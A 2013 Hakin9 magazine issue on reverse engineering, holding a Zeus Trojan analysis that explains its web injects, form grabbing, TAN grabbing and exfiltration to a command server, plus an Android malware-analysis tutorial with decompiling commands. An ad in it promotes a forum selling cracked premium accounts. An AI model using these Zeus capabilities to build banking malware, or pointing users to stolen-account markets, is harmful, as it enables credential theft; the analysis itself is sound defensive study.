HAKIN9 ON DEMAND

Vol.2 No.3
Issue 03/2013(12) ISSN: 1733-7186

REVERSE ENGINEERING TUTORIALS

MALWARE REVERSE ENGINEERING: ZEUS TROJAN, PART 1

REVERSE ENGINEERING SHELLCODES TECHNIQUES

WRITE YOUR OWN DEBBUGER

ANDROID REVERSE ENGINEERING: AN INTRODUCTION GUIDE TO MALWARE ANALYSIS

Frogteam|Security
Cyber Warfare Intelligence

Total Cyber Security Solution

Total Cyber Security Solution

Analyze, Cure, Prevent

TOTAL CYBER SECURITY SOLUTION

Frogteam|Security unique solution provides organizations, companies and security administrators to:

- **Analyze** organization cyber assets (Cloud:Scope).
- **Cure** using Sec:Cure by correlating analysis results with an easy to use fix module (Sec:Cure).
- **Prevent** using Signa:Gen - TCS Cyber Seal is a sophisticated active and live client that is able to detect and prevent different cyber-attacks techniques and vectors.

Three easy steps

To Secure Your Assets!

Our total solution enable you to Analyze, Cure and Prevent from cyber security threats and vulnerabilities

Why TCS Cyber Seal is important?

TCS Cyber Seal helps building consumer's trust. With the majority of shoppers' continued concern when providing personal data online - using the Signa:Gen for websites' seal of security will help you concentrate on expanding your business. Signa:Gen - TCS Cyber Seal product objective is to ensure the safety of e-commerce business over the internet. This can be achieved through independent check by the appointed organization which certifies qualified merchant(s) or company(s).

For more information visit our website at: http://www.frogteam-security.com

Frogteam|Security Ltd
E-mail: info@frogteam-security.com
Website: www.frogteam-security.com

Corporate Headquarters
1875 Century Park East #700
Los Angeles, California 90067,
United States
Tel: +1 (408) 504-4903

Special Offer for Hakin9's members
Scan this QR barcode to register with mobile now and get Special Offer of 10% discount.

Frogteam|Security www.frogteam-security.com

CRACK HACK FORUM

CHF is regarded as one of the best online hacking communinity with over 76k+ members.

CHF was created by a renowned hacker and web specialist named ProVirus.

-CHF-

- CHF has over 2k+ tutorials teaching you the very art of hacking from the very basic to the most advanced level.
- Has a special forum for cracked premium accounts worth thousands of dollars.
- The VIP section is filled with the tools and tutorials unseen elsewhere making the section unique.

Join CHF NOW!!!

www.CrackHackForum.com

JOIN NOW

Greetings to: Srinuboy, Terrorbyte, Rain112, Hacker4life, Rynaldo, Mschoudhry, fakhru

Hakin9 ON DEMAND team

Editor in Chief: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Editorial Advisory Board: Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai, Sushil Verma, Bamidele Ajayi

Proofreaders: Jeff Smith, Krzysztof Samborski

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org

DTP: Ireneusz Pogroszewski

Marketing Director: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Publisher: Hakin9 Media
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Hakin9 Readers,

I would like to introduce a new issue of Hakin9 on Demand. This time we explore ins and outs of Reverse Engineering.

It is the process of exploration products such as computer devices or software to analyze how it is working and how it is made at all, or try to make a new product working in the same way, but without duplication of the original.

This time you will learn about basics of reverse engineering. Furthermore you will get knowledge how to use reverse engineering techniques on your own. You will find out how to analyze malware, or how to write your own debbuger.

In this issue you will find sections as, Malware Reverse En-gineering and Reverse it Yourself.

Enjoy your time with Hakin9!

Regards,
Ewelina Nazarczuk
Hakin9 Magazine Junior Product Manager
and Hakin9 Team

CONTENTS

MALWARE REVERSE ENGINEERING

Malware Reverse Engineering: Zeus Trojan: Part 1 — 06

By Bamidele Ajayi, OCP, MCTS, MCITP EA, CISA, CISM

Reverse engineering is a vital skill for security professionals. Reverse engineering malware to discovering vulnerabilities in binaries are required in order to properly secure Information Systems from today's ever evolving threats.

Android Reverse Engineering: An Introductory Guide to Malware Analysis — 10

By Vicente Aguilera Diaz, CISA, CISSP, CSSLP, PCI ASV, ITIL Foundation, CEH|I, ECSP|I, OPSA,

The Android malware has followed an exponential growth rate in recent years, in parallel with the degree of penetration of this system in different markets. Currently, over 90% of the threats to mobile devices have Android as a main target. This scenario has led to the demand for professionals with a very specific knowledge on this platform.

REVERSE IT YOURSELF

Write Your Own Debugger — 18

By Amr Thabet

Do you want to write your own debugger? ... Do you have a new technology and see the already known products like OllyDbg or IDA Pro don't have this technology? … Do you write plugins in OllyDbg and IDA Pro but you need to convert it into a separate application? … This article is for you.In this article, I'm going to teach you how to write a full functional debugger using the Security Research and Development Framework (SRDF) …

Reverse Engineering – Shellcodes Techniques — 30

By Eran Goldstein, CEH, CEI, CISO, Security+, MCSA, MCSE Security

The concept of reverse engineering process is well known, yet in this article we are not about to discuss the technological principles of reverse engineering but rather focus on one of the core implementations of reverse engineering in the security arena. Throughout this article we'll go over the shellcodes' concept, the various types and the understanding of the analysis being performed by a "shellcode" for a software/program.

Deep Inside Malicious PDF — 34

By Yehia Mamdouh, Founder and Instructor of Master Metasploit Courses, CEH, CCNA

In nowadays People share documents all the time and most of the attacks based on client side attack and target applications that exist in the user, employee OS, from one single file the attacker can compromise a large network. PDF is the most sharing file format, due to PDFs can include active content, passed within the enterprise and across Networks. In this article we will make Analysis to catch Malicious PDF files.

How to Reverse Engineer dot NET Assemblies — 38

By Soufiane Tahiri, InfoSec Institute Contributor and Computer Security Researcher

The concept of dot NET can be easily compared to the concept of JAVA and Java Virtual Machine, at least when talking about compilation. Unlike most of traditional programming languages like C/C++, application were developed using dot NET frameworks are compiled to a Common Intermediate Language (CIL or Microsoft Common Intermediate Language MSIL) – which can be compared to bytecode when talking about Java programs – instead of being compiled directly to the native machine executable code, the Dot Net Common Language Runtime (CLR) will translate the CIL to the machine code at runtime. This will definitely increase execution speed but has some advantages since every dot NET program will keep all classes' names, functions' names variables and routines' names in the compiled program. And this, from a programmer's point of view, is such a great thing since we can make different parts of a program using different programming languages available and supported by frameworks.

Reversing with Stack-Overflow and Exploitation — 52

By Bikash Dash, RHCSA, RHCE, CSSA

The prevalence of security holes in program and protocols, the increasing size and complexity of the internet, and the sensitivity of the information stored throughout have created a target-rich environment for our next generation advisory. The criminal element is applying advance technique to evade the software/tool security. So the Knowledge of Analysis is necessary. And that pin point is called "The Art Of Reverse Engineering"

Hakin9 ON DEMAND

Malware Reverse Engineering: Zeus Trojan – Part1

In today's highly sophisticated world in Technology, where Information Systems form the critical back-bone of our everyday lives, we need to protect them from all sorts of attack vectors.

In today's highly sophisticated world in Technology, where Information Systems form the critical back-bone of our everyday lives, we need to protect them from all sorts of attack vectors.

Protecting them from all sorts of attack would require us understanding the modus operandi without which our efforts would be futile. Understanding the modi operandi of sophisticated attacks such as malware would require us dissecting malware codes into bits and pieces with processes such Reverse Engineering. In this article readers would be introduced Reverse Engineering, Malware Analysis, Understanding attack vectors from reversed codes, tools and utilities used for reverse engineering.

Introduction

Reverse engineering is a vital skill for security professionals. Reverse engineering malware to discovering vulnerabilities in binaries are required in order to properly secure Information Systems from today's ever evolving threats.

Reverse Engineering can be defined as "Per Wikipedia's definition: *http://en.wikipedia.org/wiki/Reverse_engineering:Reverse* engineering is the process of discovering the technological principles of a device, object or system through analysis of its structure, function and operation. It often involves taking something (e.g., a mechanical device, electronic component, biological, chemical or organic matter or software program) apart and analyzing its workings in detail to be used in maintenance, or to try to make a new device or program that does the same thing without using or simply duplicating (without understanding) the original. Reverse engineering has its origins in the analysis of hardware for commercial or military advantage. The purpose is to deduce design decisions from end products with little or no additional knowledge about the procedures involved in the original production. The same techniques are subsequently being researched for application to legacy software systems, not for industrial or defense ends, but rather to replace incorrect, incomplete, or otherwise unavailable documentation."

Assembly language is a low-level programming language used to interface with computer hardware. It uses structured commands as substitutions for numbers allowing humans to read the code easier than looking at binary, though it is easier to read than binary, assembly language is a difficult language and comes in handy as a skill set for effective reverse engineering. For this purpose, we will delve into the basics of assembly language;

Registers

Register is a small amount of storage available on processors which provides the fastest access data. Registers can be categorized on the following basis:

- User-accessible registers – The most common division of user-accessible registers is into data registers and address registers.
- Data registers can hold numeric values such as integer and floating-point values, as well as characters, small bit arrays and other data. In some older and low end CPUs, a special data register, known as the accumulator, is used implicitly for many operations.

- Address registers hold addresses and are used by instructions that indirectly access primary memory. Some processors contain registers that may only be used to hold an address or only to hold numeric values (in some cases used as an index register whose value is added as an offset from some address); others allow registers to hold either kind of quantity. A wide variety of possible addressing modes, used to specify the effective address of an operand, exist. The stack pointer is used to manage the run-time stack. Rarely, other data stacks are addressed by dedicated address registers, see stack machine.
- Conditional registers hold truth values often used to determine whether some instruction should or should not be executed.
- General purpose registers (GPRs) can store both data and addresses, i.e., they are combined Data/Address registers and rarely the register file is unified to include floating point as well.
- Floating point registers (FPRs) store floating point numbers in many architectures.
- Constant registers hold read-only values such as zero, one, or pi.
- Vector registers hold data for vector processing done by SIMD instructions (Single Instruction, Multiple Data).
- Special purpose registers (SPRs) hold program state; they usually include the program counter (aka instruction pointer) and status register (aka processor status word). The aforementioned stack pointer is sometimes also included in this group. Embedded microprocessors can also have registers corresponding to specialized hardware elements.
- Instruction registers store the instruction currently being executed. In some architectures, model-specific registers (also called machine-specific registers) store data and settings related to the processor itself. Because their meanings are attached to the design of a specific processor, they cannot be expected to remain standard between processor generations.
- Control and status registers – There are three types: program counter, instruction registers and program status word (PSW).

Registers related to fetching information from RAM, a collection of storage registers located on separate chips from the CPU (unlike most of the above, these are generally not architectural registers).

Functions

Assembly Language function starts a few lines of code at the beginning of a function, which prepare the stack and registers for use within the function. Similarly, the function conclusion appears at the end of the function, and restores the stack and registers to the state they were in before the function was called.

Memory Stacks

There are 3 main sections of memory:

- Stack Section – Where the stack is located, stores local variables and function arguments.
- Data Section – Where the heap is located, stores static and dynamic variables.
- Code Section – Where the actual program instructions are located.

The stack section starts at the high memory addresses and grows downwards, towards the lower memory addresses; conversely, the data section (heap) starts at the lower memory addresses and grows upwards, towards the high memory addresses. Therefore, the stack and the heap grow towards each other as more variables are placed in each of those sections

Debuggers

Are computers programs used forlocating and fixing or bypassing bugs (errors) in computer program code or the engineering of a hardware device. They also offer functions such as running a program step by step, stopping at some specified instructions and tracking values of variables and also have the ability to modify program state during execution. some examples of debuggers are:

- GNU Debugger
- Intel Debugger
- LLDB
- Microsoft Visual Studio Debugger
- Valgrind
- WinDbg

Hex Editors

Hex editors are tools used to view and edit binary files. A binary file is a file that contains data in machine-readable form as opposed to a text file which can be read by a human. Hex editors allow editing the raw data contents of a file, instead of other programs which attempt to interpret the data for you. Since a hex editor is used to edit binary files, they are sometimes called a binary editor or a binary file editor.

Disassemblers

Disassemblers are computer programs that translate machine languages into assembly language,

whilst the opposite for the operation is called an assembly. The outputs of Disassemblers are in human readable format. Some examples are:

- IDA
- OllyDbg

Malware is the Swiss-army knife used by cybercriminals and any other adversary against corporation or organizations' Information Systems.

In these evolving times, detecting and removing malware artifacts is not enough: it's vitally important to understand how they work and what they would do/did on your systems when deployed and understand the context, the motivations and the goals of a breach.

Malware analysis is accomplished using specific tools that are categorized as hex editors, disassemblers/debuggers, decompiles and monitoring tools.

Disassemblers/debuggers occupy important position in the list of reverse engineering tools. A disassembler converts binary code into assembly code. Disassemblers also extract strings, used libraries, and imported and exported functions. Debuggers expand the functionality of disassemblers by supporting the viewing of the stack, the CPU registers, and the hex dumping of the program as it executes. Debuggers allow breakpoints to be set and the assembly code to be edited at runtime.

Background

Zeus is a malware toolkit that allows a cybercriminal to build his own Trojan horse for the sole purpose of stealing financial details.

Once Zeus Trojan infects a machine, it remains idle until the user visits a Web page with a form to fill out. It allows criminals to add fields to forms at the browser level. This means that instead of directing the end user to a counterfeit website, the user would see the legitimate website but might be asked to fill in an additional blank with specific information for "security reasons."

The malware can be customized to gather credentials from banks in specific geographic areas and can be distributed in many different ways, including email attachments and malicious Web links. Once infected, a PC can be recruited to become part of a botnet.

Approach

For reverse engineering malware a controlled environment is suggested to avoid sprawling of malicious content or using a virtual network that is completely enclosed within the host machine to prevent communication with the outside world. Tools such as PE, Disassemblers, Debuggers, etc would also be required to effectively reverse malwares.

Zeus Crimeware Toolkit

This is a set of programs which is designed to setup a botnet over networked infrastructure. It aims to make machines agents with the mission of stealing financial records. Zeus has the ability to log inputs entered user as well as to capture and manipulate data that are displayed on web forms.

Architecture

The structure of Zeus crimeware toolkit is made up of five components namely;

- A control panel which contains a set of PHP scripts that are used to monitor the botnet and collect the stolen information into MySQL database and then display it to the botmaster. It also allows the botmaster to monitor,control, and manage bots that are registered within the botnet.
- Configuration files that are used to customize the botnet parameters. It involves two files: the configuration file config.txt that lists the basic information, and the web injects file webinjects.txt that identifies the targeted websites and defines the content injection rules.
- A generated encrypted configuration file config.bin, which holds an encrypted version of the configuration parameters of the botnet.
- A generated malware binary file bot.exe, which is considered as the bot binary file that infects the victims' machines.
- A builder program that generate two files: the encrypted configuration file config.bin and the malware (actual bot) binary file bot.exe. On the Command&Control side, the crimeware toolkit has an easy way to setup the Command&Control server through an installation script that configures the database and the control panel. The database is used to store related information about the botnet and any updated reports from the bots. These updates contain stolen information that are gathered by the bots from the infected machines. The control panel provides a user friendly interface to display the content of the database as well as to communicate with the rest of the botnet using PHP scripts. The botnet configuration information is composed of two parts: a static part and a dynamic part. In addition, each Zeus instance keeps a set of targeted URLs that are fed by the web injects file webinject.txt. Instantly, Zeus targets these URLs to steal information and to modify the content of specific web pages

before they get displayed on the user's screen. The attacker can define rules that are used to harvest a web form data. When a victim visits a targeted site, the bot steals the credentials that are entered by the victim. Afterward, it posts the encrypted information to a drop location that is meant to store the bot update reports. This server decrypts the stolen information and stores it into a database.

Code Analysis

The builder is part of the component in the crimeware toolkit which uses the configuration files as input to obfuscated configuration and the bot binary file.

The configuration File: It converts the clear text of the configuration files to a pre-defined format and encrypts the it with RC4 encryption algorithm using the configured encryption key.

Zeus Configuration file includes some cammands namely:

- url_loader: Update location of the bot
- url_server: Command and control server location
- AdvancedConfigs: Alternate URL locations for updated configuration files
- Webfilters: Web filters specify a list of URLs (with masks) that should be monitored. Any data sent to these URLs such as online banking credentials is then sent to the command and control server. This data is captured on the client prior to SSL. In addition, one can specify to take a screenshot when the left-button of the mouse is clicked, which is useful in recording PIN numbers selected on virtual keyboards.
- WebDataFilters: Web data filters specify a list of URLs (with masks) and also string patterns in the data that must be matched. Any data sent to these URLs and match the specified string patterns such as 'password' or 'login' is then sent to the command and control server. This data is also captured on the client prior to SSL.
- WebFakes: Redirect the specified URL to a different URL, which will host a potentially fake version of the page.
- TANGrabber: The TAN (Transaction Authentication Number) grabber routine is a specialized routine that allows you to configure match patterns to search for transaction numbers in data posted to online banks. The match patterns include values such as the variable name and length of the TAN.
- DNSMap: Entries to be added to the HOSTS file often used to prevent access to security sites or redirect users to fake Web sites.
- file_webinjects: The name of the configuration file that specifies HTML to inject into online banking pages, which defeats enhanced security implemented by online banks and is used to gather information not normally requested by the banks. This functionality is discussed more in-depth in the section "Web Page Injection".

Conclusion

The ZEUS trojan captures your keystrokes and implements 'form grabbing' (taking the contents of a form before submission and uploading them to the attacker) in an effort to steal sensitive information (passwords, credit cards, social securities, etc.). It has capabilities to infect Windows and several mobile platforms, though a recent variant based on ZUES's leaked source, the Blackhole exploit kit, can infect Macs as well.

Zeus is predominantly a financial-interest malware, however if infected, your machine will be recruited into one of the largest botnets ever. The master could then use your computer (along with any other infected machines of that bot) to be used to do any number of nefarious tasks for him (launching DDOS attacks, sending spam, relays, etc.).

Part 2 (Continued in Next Article)

This would be focused on creating the bot.exe and using tools like IDA Pro and ollydbg to reverse and show the inner workings from the binary files.

References

- *http://searchsecurity.techtarget.com/definition/Zeus-Trojan-Zbot*
- *http://en.wikipedia.org/wiki/Reverse_engineering*
- *http://en.wikipedia.org/wiki/Zeus_(Trojan_horse)*
- *https://github.com/Visgean/Zeus*
- *http://www.ncfta.ca/papers/On_the_Analysis_of_the_Zeus_Botnet_Crimeware.pdf*
- *http://en.wikipedia.org/wiki/Processor_register*
- *http://www.cs.fsu.edu*

BAMIDELE AJAYI

Bamidele Ajayi (OCP, MCTS, MCITP EA, CISA, CISM) is an Enterprise Systems Engineer experienced in planning, designing, implementing and administering LINUX and WINDOWS based systems, HA cluster Databases and Systems, SAN and Enterprise Storage Solutions. Incisive and highly dynamic Information Systems Security Personnel with vast security architecture technical experience devising, integrating and successfully developing security solutions across multiple resources, services and products.

Android Reverse Engineering:

an introductory guide to malware analysis

The Android malware has followed an exponential growth rate in recent years, in parallel with the degree of penetration of this system in different markets. Currently, over 90% of the threats to mobile devices have Android as a main target. This scenario has led to the demand for professionals with a very specific knowledge on this platform.

The software reverse engineering, according to Chikofsky and Cross [1], refers to the process of analyzing a system to identify its components and their interrelationships, and create representations of the system in another form or a higher level of abstraction. Thus, the purpose of reverse engineering is not to make changes or to replicate the system under analysis, but to understand how it was built.

The best way to tackle a problem of reverse engineering is to consider how we would have built the system in question. Obviously, the success of the mission depends largely on the level of experience we have in building similar systems to the analyzed system. Moreover, knowledge of the right tools we will help in this process.

In this article we describe tools and techniques that will allow us, through a reverse engineering process, identify malware in Android applications.

To execute the process of reverse engineering over an application, we can use two types of techniques: static analysis and / or dynamic analysis. Both techniques are complementary, and the use of both provides a more complete and efficient vision on the application being discussed. In this article we focus only on static analysis phase, ie, we will focus on the analysis of the application by analyzing its source code, and without actually running the application.

Static analysis of Android application starts from the moment you have your APK file (Application PacKage). APK is the extension used to distribute and install applications for the Android platform. The APK format is similar to the JAR (Java ARchive) format and contains the packaged files required by the application.

If we unzip an APK file (for example, an APK corresponding to the application "Iron Man 3 Live Wallpaper" available at Play Store: *https://play.google.com/store/apps/details?id=cellfish.ironman3wp&hl=en*):

```
$ unzip cellfish.ironman3wp.apk
```

typically we will find the following resources: Figure 1.

An interesting resource is the "AndroidManifest.xml" file. In this XML file, all specifications of our application are declared, including Activities, Intents, Hardware, Services, Permissions required by the application [2], etc. Note that this is a binary XML




Figure 1. *Typical Structure of an APK File*

file, so if you want to read easily its contents you should convert it to a human-readable XML format.

The "AXMLPrinter2.jar" tool performs this task:

```
$ java -jar AXMLPrinter2.jar AndroidManifest.xml >
                  AndroidManifest.xml.txt
$ less AndroidManifest.xml.txt
```

Another important resource that we find in any APK is the "classes.dex" file. This is a formatted DEX (Dalvik EXecutable) file containing the bytecodes that understands the DVM (Dalvik Virtual Machine). Dalvik is the virtual machine that runs applications and code written in Java, created specifically for the Android platform.

Since we want to analyze the source code of the application, we need to convert the DEX format to Java source code. To do this we will pass through an intermediate state. We will convert the DEX format to the compiled Java code (.class). Many tools exist for this purpose. One of the most used is "dex2jar".

This tool takes as input the APK file and generates a JAR file as output:

```
$ /vad/tools/dex2jar/d2j-dex2jar.sh cellfish.
                  ironman3wp.apk
dex2jar cellfish.ironman3wp.apk -> cellfish.
                  ironman3wp-dex2jar.jar
```

Now we only need to decompile the Java classes to get the source code. To do this, we can use the "JD-GUI" tool (Figure 3):

```
$ /vad/tools/jd-gui/jdgui cellfish.ironman3wp-
                  dex2jar.jar
```

One of the first observations we draw from decompile the Java code in our example, is the fact that it has been used some code obfuscation tool that complicates the process of analyzing the application. The most common tools are "ProGuard" [3] and "DexGuard" [4].

Although these tools are commonly used to provide an additional layer of security and hinder the reverse engineering process, these applications can also be used in order to optimize the code and get a APK of a smaller size (eg, optimizing the bytecode eliminating unused instructions, renaming the class name, fields, and methods using short meaningless names, etc..).

In our example, we can deduce that the developers have used "ProGuard" (open source tool) because we can observe that some of the features offered by "DexGuard" are not been implemented in the analyzed code:

- The strings are not encrypted
- The code associated with logging functionality are not removed
- Does not exist encrypted files in the /assets resource
- There are no classes that have been entirety encrypted

Once we have access to source code, we can try to better understand how the application is built. "JD-GUI" allows us to save the entire application source code in a ZIP file, so you can perform new operations on this code using other tools. For example, to search for key terms on the entire code using the "grep" utility from the command line.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:versionCode="1"
        android:versionName="1.0"
        android:installLocation="0"
        package="cellfish.ironman3wp"
        >
        <uses-sdk
                android:minSdkVersion="9"
                android:targetSdkVersion="17"
                >
        </uses-sdk>
        <uses-feature
                android:name="android.software.live_wallpaper"
                >
        </uses-feature>
        <uses-feature
                android:name="android.hardware.touchscreen"
                android:required="false"
                >
        </uses-feature>
        <uses-feature
                android:glEsVersion="0x00020000"
                >
        </uses-feature>
        <uses-permission
                android:name="com.android.vending.BILLING"
                >
        </uses-permission>
        <uses-permission
                android:name="android.permission.INTERNET"
                >
        </uses-permission>
        <uses-permission
                android:name="android.permission.ACCESS_NETWORK_STATE"
                >
        </uses-permission>
        <uses-permission
                android:name="android.permission.VIBRATE"
                >
        </uses-permission>
AndroidManifest.xml.txt
```

Figure 2. *Contents of an AndroidManifest.xml File*




Figure 3. *Viewing the Source Code Decompiled with JD-GUI*

Although "JD-GUI" allows us to browse the entire hierarchy of objects in a comfortable manner, we generally find applications where there is a large number of Java classes to analyze, so we need to rely on other tools to facilitate the understanding of the code .

Following the aim that defined Chikofsky and Cross in reverse engineering, which is none other than that of understanding how the application is built, there is a tool that will help us greatly in this regard: "Understand".

According to the website itself, "Understand" is a static analysis tool for maintaining, measuring and analyzing critical or large code bases. Although is not purely a security tool (do not expect to use it as a vulnerability scanner), it helps us to understand the application code, which is our goal (Figure 4).

There are several online tools that have a similar purpose. For example, "Dexter" gives us detailed information about the application we want to analyze. As with any online service, our analysis is exposed to third party who can get to make use of our work, so we should always keep this in mind.

With the "Dexter" tool, is a simple as registering, create a project and upload the APK that we want to analyze. After the analysis, we can view information such as the following:




Figure 4. *Understand Showing the UML Class Diagram of the Application*




Figure 5. *Initial View of an Application Analysis with Dexter*

- Package dependency graph
- List of classes
- List of strings used by the application
- Defined permissions and used permissions
- Activities, Services, Broadcast Receivers, Content Providers
- Statistical data (percentage of obfuscated packages, use of internal versus external packages, classes per package, etc.).

Possibly, the power of this tool lies in its ease of use (all actions are performed through the browser) and navigating the class diagram and application objects (Figure 5).

Malware Identification in the Play Store

It's not a secret that Google's official store (the Play Store, which we have received an update in late April this year), hosts malware. Now, how do we identify those malicious applications? How do we know what they are really doing? Let us then how to answer these questions.

The techniques for introducing malware on a mobile application can be summarized in the following:

- Exploit any vulnerability in the web server hosting the official store (typically, for example, taking advantage of a XSS vulnerability)
- Enter malware in an application available at the official store (most users trust it and can be downloaded by a large number of potential users)
- Install not malicious applications that at some point installs malware (eg, include additional levels with malware into a widespread game)
- Use alternatives to official stores to post applications containing malware (usually, offering free applications that are not free in the official store)

When we talk about to introduce malware into an application, we can refer to two different scenarios:

- The published application contains code that exploits a vulnerability in the device, or
- The published application does not exploit any vulnerability, but contains code that can perform malicious actions and, therefore, the user is warned of the permissions required by the application as a step prior to installation.

In this article we focus on the second case: application with malicious code that exploits the user's trust.

How to Identify Malicious Applications on the Play Store?

A malicious application includes code that performs some action not expected by the user. For example, if a user downloads from the official store an application to change the wallpaper of his device, the user do not expect that this app can read his emails, can make phone calls or send SMS messages to premium accounts, for example.

A tool that allows us to quickly assess the existence of malicious code is "VirusTotal" [5]. For example, if we use the service offered by "VirusTotal" to analyze the APK of the "Wallpaper & Background Browser" application of the "Start-App" company, and available in the Play Store (*https://play.google.com/store/apps/details?id=com.startapp.wallpaper.browser*), we note that 12 of the 46 supported antivirus by this service, detect malicious code in the application. Exactly, the following:

- AhnLab-V3. Result: Android-PUP/Plankton
- AVG. Result: Android/Plankton
- Commtouch. Result: AndroidOS/Plankton.A.gen! Eldorado
- Comodo. Result: UnclassifiedMalware
- DrWeb. Result: Adware.Startapp.5.origin
- ESET-NOD32. Result: a variant of Android/Plankton.I
- F-Prot. Result: AndroidOS/Plankton.D
- F-Secure. Result: Application:Android/Counterclank
- Fortinet. Result: Android/Plankton.A!tr
- Sophos. Result: Andr/NewyearL-B
- TrendMicro-HouseCall. Result: TROJ_GEN.F47V0830
- VIPRE. Result: Trojan.AndroidOS.Generic.A (Figure 6)

Here's another example. If we search at the Play Store the "Cool Live Wallpaper" application (*https://play.google.com/store/apps/details?id=com.ownskin.diy_01zti0rso7rb*), developed by "Brankhox", we find the following information:

Package

```
com.ownskin.diy_01zti0rso7rb
```

Permissions

```
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.READ_SMS
android.permission.READ_CONTACTS
com.google.android.gm.permission.READ_GMAIL
android.permission.GET_ACCOUNTS
android.permission.ACCESS_WIFI_STATE
```

Potential malicious activities

- The application has the ability to read text messages (SMS or MMS)
- The application has the ability to read mail from Gmail
- The application has the ability to access user contacts

The questions we must ask is why and for what purpose the application need these permissions, like reading my email or access my contacts? It's really so intrusive as it sounds?

We will use some of the tools described above, to reverse engineer this application and see if it is using some of the more sensitive permissions that it requests.

Step 1: Get the APK file of the application

There are multiple ways to obtain an APK:

- Downloading an unofficial APK
  - Google: we can use the Google search engine to locate the APK.
  - Unofficial repositories: we can find the APK in several alternative markets [6] or other repositories like 4shared.com, apkboys.com, apkmania.co, aplicacionesapk.com, aptoide.com, flipkart.asia, etc.
- Downloading an official APK
  - Real APK Leecher [7]: This tool allows us to download the official APK for some applications.
  - SaveAPK [8]: This tool (required to have previously installed the „OI File Manager"




Figure 6. *Result of a VirusTotal Analysis on an APK*

application) available on the Play Store, lets us generate the APK if we have previously installed application on the device.

- Astro File Manager [9]: This tool is available in the Play Store, and we can get the APK if we have previously installed the application on the device. When performing a backup of the application, the APK is stored in the directory that is defined for backup.

Given the risk involved in dealing with malware, if we choose the option to download the APK existing in the Play Store from a previous installation of the application, we should use preferably an emulator [10] or a device of our test lab (Figure 7).

